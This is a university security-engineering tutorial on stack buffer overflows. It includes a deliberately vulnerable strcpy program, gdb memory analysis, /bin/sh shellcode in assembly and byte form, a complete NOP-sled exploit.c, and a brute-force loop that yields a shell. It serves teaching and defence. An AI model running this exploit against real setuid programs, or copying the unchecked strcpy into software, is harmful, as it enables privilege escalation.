Tutorial: Buffer Overflows

Patrick Schaller

December 6, 2005

Parts of this document, especially parts of the code example, are taken from a semester thesis written in the information security department about "Sicherheitsrelevante Programmierfehler verstehen und vermeiden" by Philippe Lovis

Remarks:

Legal Notice:

This document is for educational use only. It is created for the use in the lecture *Security Engineering* and is not allowed to be published on a public accessible server in the Internet. The techniques described in this document can be abused for criminal purposes. We clearly discourage the reader from using the information gained from this document for criminal purposes. The goal behind the document is to show possible sources of security related problems in software development and our intent is that the document helps to increase the security level of future software.

Technical Notes:

The code in this tutorial is written on a Linux system and will not be executable on a Windows system in this form. Remarks on the the memory layout refer to Intel processors of the x86 family (so does assembly and machine code).
For compilation of the source code in this tutorial use gcc-2.95, because later version do an optimization for the memory layout, which does not exactly correspond to the explanations below.
The code can be found in the file `code.tar`, where you will find a README file with explanations about the execution (described also in this document). The execution of the code on a normal Linux system should safe and will not damage anything on the system if the reader follows the instruction given in this document.

Important: Before you execute the code, set the limit for the size of core files to zero, because every failed attempt to access memory regions outside the region assigned to the process would generate a core-file and consume a lot of space.
In a bash-shell this limit can be checked with the command `ulimit -a` and the core-file size can be set to zero with `ulimit -c 0`.

Background:

In this section we will repeat the necessary background. For details see lecture notes on the topic or find the information in the Internet.

First of all we have to know executable files are created and how the memory structure of such an executable file looks like:
The source code written in C is translated by the compiler into ELF-format (*Executable and Linkable Format*). The three most important parts are (see

also figure 1: Memory Layout of a Process):

- **Text segment**: (.text) The instructions are contained in this segment. Only read access is permitted.

- **Data segment**: Contains .data and .bss, where .data contains global variables, their value is known at compile time (e.g., `int i = 5;`). In .bss uninitialized global variables will be located (e.g., `int i;`).

- **Stack**: In this segment all the dynamic variables get their space and are removed when the subroutine returns. This includes all variables defined in procedures that are not declared as `static` variables.



Figure 1: Memory Layout of a Process

If a procedure is called within the process a so called **Stackframe** is created on the stack of the calling process. This stackframe is created when the procedure is called and is removed from the stack as soon as the procedure has finished. The stackframe contains the local variables of the procedure and all information needed to restore the previous stackframe (e.g., the one of the calling procedure).
We will now examine the memory of our example:

If we compile the code (see figure 2: Source Code overflowexample.c) with the command `gcc-2.95 -g overflowexample.c -o overflowexample` we can

```
#include <stdio.h>

void proc(char* str, int a, int b)
{
     char buf[50];
     strcpy(buf, str);
}

int main(int argc, char* argv[])
{
     if(argc > 1)
           proc(argv[1], 1, 2);

     printf("%s\n", argv[1]);
     return 0;
}
```

Figure 2: Source Code overflowexample.c

examine the memory layout using the debugger `gdb` (see figure 3: gdb output).

We are especially interested in how the stackframe created for the procedure `proc` looks like. Because this procedure contains the vulnerable code, we will examine it in detail.
In the output of gdb the last five lines show the places, where the compiler placed the variables (command: `info scope proc`).

As you can see in the picture (figure 4: Stackframe of `proc`), first the variables `a` and `b` are placed on the stack (in reverse order), then a pointer to the address of `argv[1]`. Next the return address `RET` is put on the stack, so the process knows at which address to continue (find the next instruction) after the procedure has finished. Furthermore the "old" basepointer `ebp` is saved in the stackframe. The next addresses are reserved for the local variable `buf`.

Simple Buffer Overflow

As you can see in our example code, we use the procedure `strcp` in `proc` to copy the content of `argv[1]` (the first argument given to the program) into the array `buf[50]`. As you may already know `strcp` does not control the input. So it copies whatever it gets into `buf[50]`, no matter how long the string `argv[1]` may be. The only limitation is the memory region assigned to the

```
gdb overflowexample
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db library "/lib/tls/libthread_db.so.1".

(gdb) run Hello
Starting program: /home/schapatr/programming/c/overflowexample Hello
Hello

Program exited normally.
(gdb) info scope proc
Scope for proc:
Symbol str is an argument at stack/frame offset 8, length 4.
Symbol a is an argument at stack/frame offset 12, length 4.
Symbol b is an argument at stack/frame offset 16, length 4.
Symbol buf is a local variable at frame offset -52, length 50.
(gdb)
```

Figure 3: gdb output



Figure 4: stackframe of `proc`

process (`overflowexample`).
If we enter a string longer than 50 bytes, memory not assigned to the local array `buf` will be overwritten. As we see in the diagram *stackframe* above, next would

be ebp and after it the return address to be overwritten.
In the listening shown in figure 5 (Overflow), you can see the result of entering 80 times the string A into the buffer buf:

```
(gdb) run ‘perl -e "print ’A’x80"‘
Starting program: /home/schapatr/programming/c/overflow ‘perl -e "print ’A’x80"‘

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Figure 5: Overflow

In this listing the little perl part produces 80 A's to be given as argv[1] to our example program. As we saw before the space space assigned to the array buf (in the stackframe of proc) is too small for the 80 bytes, so the next addresses will be overwritten. In the output of gdb we see, that the program did not exit normally, instead the program got the signal SIGSEV, which indicates a segmentation fault.
This shows, that our program tried to access memory outside of the space assigned to it. With the help of gdb we can now examine the registers of our process and we find (see figure 6 eip register entry), that the instruction pointer eip is set to 0x41414141.

```
(gdb) info register eip
eip            0x41414141       0x41414141
(gdb)
```

Figure 6: eip register entry

The reason for this can be explained with help of the diagram showing the layout of the stackframe created for proc. First of all the space for buf was to small for the input. Because strcp does not control its input, also the next parts of the stackframe got overwritten with A's. The ASCII-Code for the letter A is 0x41 and so ebp and RET got filled with it.
So the return address (RET) of the the procedure proc was set to 0x41414141. When the procedure finished, this return address should have pointed to the next instruction to be executed, but obviously the return address was outside of the scope of our process and the kernel prevented our process from reading instructions of an address range not assigned to our process, sent the signal SIGSEV and terminated the process.

How could an attacker use this

What we achieved until now is not of much use. We just overwrote the return address with a value outside of the scope of the assigned memory and got stopped by the kernel. The goal of an attacker would be to execute some code of his choice inside of the running process.
This is done by placing the code in the region assigned to `buf` and by letting the return address (`ret`) point to the beginning of the area where the code is placed (see figure 7: modified stackframe).



Figure 7: Modified Stackframe

Most often an attacker wants to open a shell on the target system. So he would try to insert the code to open a shell inside the memory assigned to `buf` and then would try to let the return pointer point to the starting point of his inserted code. The code would then be executed (when the procedure would have finished) inside the calling process and would inherit the whole process structure (pid, uid,...). This is also the reason why programs whose owner is root and where the `setuid`-bit is set are very critical, because the inserted code would then be executed with the uid set to root, so the attacker would get a *root-shell*. This implies, that the attacker would get full control of the target machine.

In our example we will also try to open a shell, the code for the program to open a shell could look like in the figure 8: shellcode.c.

```
#include <stdio.h>

int main()
{
  char* name[2];
  name[0]="/bin/sh";
  name[1]=NULL;
  execve(name[0], name, NULL);
  return 0;
}
```

Figure 8: shellcode.c

This code should then be written in an executable format into the buffer (`buf[50]`). So we have to translate it into machine code. This step will not be given in full detail, the main steps are:

- compile the code with the `static` option, so it's not bound into a dynamic library
- with `objdump` the assembly code of the executable can be analyzed
- the Null-bytes have to be transformed away, because `strcp` would stop execution, when it sees the first Null-Byte (string end)

After completing the steps just described, we get the following assembler code (see figure9: shellcodeasm.c).

If we compile the code above we can again analyze it with the help of `objdump` (e.g., `objdump -d shellcodasm | grep \<main\>: -A 20`) to find the opcodes.
The opcodes we need are shown in the following C program (see figure 10: shellcodeopcode.c), which can be compiled and executed to check the correctness of the code.

Because the character array `shellcode[]` contains machine code we can just set a pointer for the function `fp` to point to the beginning of the array and the code will be executed.

```
int main()
{
  __asm__(
   "xor  %eax, %eax\n"      // eax = NULL
   "push %eax\n"            // terminate string with NULL
   "push $0x68732f2f\n"     // //sh (little endian)
   "push $0x6e69622f\n"     // /bin (little endian)
   "mov  %esp, %ebx\n"      // pointer to /bin//sh in ebx
   "push %eax\n"            // create array for argv[]
   "push %ebx\n"            // pointer to /bin//sh in argv
   "mov  %esp, %ecx\n"      // pointer to argv[] in ecx
   "mov  %eax, %edx\n"      // NULL (envp[]) in edx
   "movb $0xb, %al\n"       // 11 = execve syscall in eax
   "int  $0x80\n"           // soft interrupt
   );
}
```

Figure 9: shellcodeasm.c

Putting it all together

So far we have a vulnerable program (`overflowexample.c`) and the machine code for the program we want to be executed. We now have to write a so called *exploit* that will inject the machine code into the buffer (`buf`) of our vulnerable program and will insert the correct return address into the field `RET` of the stackframe. This is the most difficult part because we cannot know in advance, which starting address will be assigned to the array `buf`.
We will follow the method mentioned in the paper "*Smashing The Stack For Fun And Profit*" written by Aleph One. The next figure (figure 11: Aleph One Method) will explain the idea behind the method:

In the diagram you see on the left side the relative addresses of the stackframe, on the right the former targets of the old pointers (compare the figure *stackframe of proc*).
The ideas behind this method are the following:

- fill the first part of the buffer (`buf`) with *nop*-instructions, this increases the probability, that our estimated return pointer points to one of the fields, where execution of our shellcode will start (compare the landing zone mentioned in the lecture notes)
- place the machine code we want to be executed just behind the fields of *nop*-instructions
- fill the rest with the estimated return address, so if `proc` has finished and

```
char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";

int main()
{
  void (*fp)() = shellcode;
  fp();
  return 0;
}
```

Figure 10: shellcodeopcode.c

should get the return address for the instruction pointer the return pointer will point to the starting address of the machine code (or to one of the *nop*-instructions)

The code for our exploit could look like the code listed in figure 12: exploit.c.

This program has the input `offset` where we have to estimate the relative position (to the stackpointer *esp*) of the machine code we filled into `buf`. Our estimated return address is then calculated and saved in the variable `ret`. At the end of the program the vulnerable code (*overflowexample*) is executed. Notice that `execve` overwrites the context of the calling process.
In the code you should notice the function `get_esp()`. This function will return the address of the stack pointer (esp) of our process (*exploit*). Because the vulnerable program will later be executed in the context of our process *exploit*, the address of `esp` will serve as an approximation for the location of the return address (`RET`), where the code to open the shell should be located.

To finally execute the buffer overflow we will use a kind of brute force method. Because we don't know the return address in advance we will simply run our exploit program with many inputs and hope that on of them will point to the part of the memory where our machine code (or the *nop*-instructions) is located.



Figure 11: Aleph One Method

So to finally mount the attack you have to enter the following command line in a bourne-shell:

```
for i in $(seq 0 20 4000) ;do echo $i; ./exploit $i; done
```

The output will then be something like:

```
    0
Segmentation fault
20
Segmentation fault
40
Segmentation fault
..
..
..
1040
Illegal instruction
1060
Illegal instruction
1080
sh-2.05b$
```

As you can see in the first tries we reached a memory location that is not in the memory space of our process (`Segmentation fault`), then we reached some memory in the space of the process, but couldn't find an allowed instruction (`Illegal Instruction`) and finally at offset 1080 our shellcode was executed and we got a shell prompt.

```
#include <stdio.h>
#include <unistd.h>

#define BUF 80
#define NOP 0x90

char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";

long unsigned get_esp()
{
  __asm__("mov %esp, %eax");
}



int main(int argc, char *argv[])
{
  int ret, i, n;
  int *bufptr;
  char *arg[3], buf[BUF];

  if(argc < 2){
    printf("Usage: %s offset\n", argv[0]);
    exit(1);
  }


  /*estimated return address*/
  ret = get_esp() + atoi(argv[1]);

  /*fill buffer with return addresses*/
  bufptr = (int*)buf;
  for(i=0;i<BUF; i +=4)
    *bufptr++ = ret;


  /*fill first part of buf with nops*/
  for(i=0;i < 20 ; i++)
    buf[i]= NOP;

  /*copy shellcode into buf after nops*/
  for(n=0;n<strlen(shellcode);n++)
    buf[i++]=shellcode[n];

  /*set up argv for vulnerable program*/
  arg[0] = "./overflowexample";
  arg[1] = buf;
  arg[2] = NULL;

  /*execute vulnerable program*/
  execve(arg[0], arg, NULL);

  return 0;
}
```

Figure 12: exploit.c